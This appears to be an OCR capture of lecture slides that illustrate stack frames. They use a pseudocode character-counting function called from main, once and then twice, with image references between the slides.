





Stack Frame Example

```
string count(string s, character c) {
  integer count;
  integer pos;
  for (pos = 0; pos < length(s); pos = pos + 1) {
    if (s[pos] == c) count = count + 1;
  }
  return count;
}

void main(integer argc, strings argv) {
  count("testing", "t"); // should return 2
}
```




Two Call Example



```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```



Two Call Example

```
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       integer count;
       integer pos;
1-4:   …
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



Two Call Example

```
  0: string count(string s, character c) {
        integer count;
        integer pos;
1-4:    …
  5: }

  6: void main(integer argc, strings argv) {
  7:    count("testing", "t"); // should return 2
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
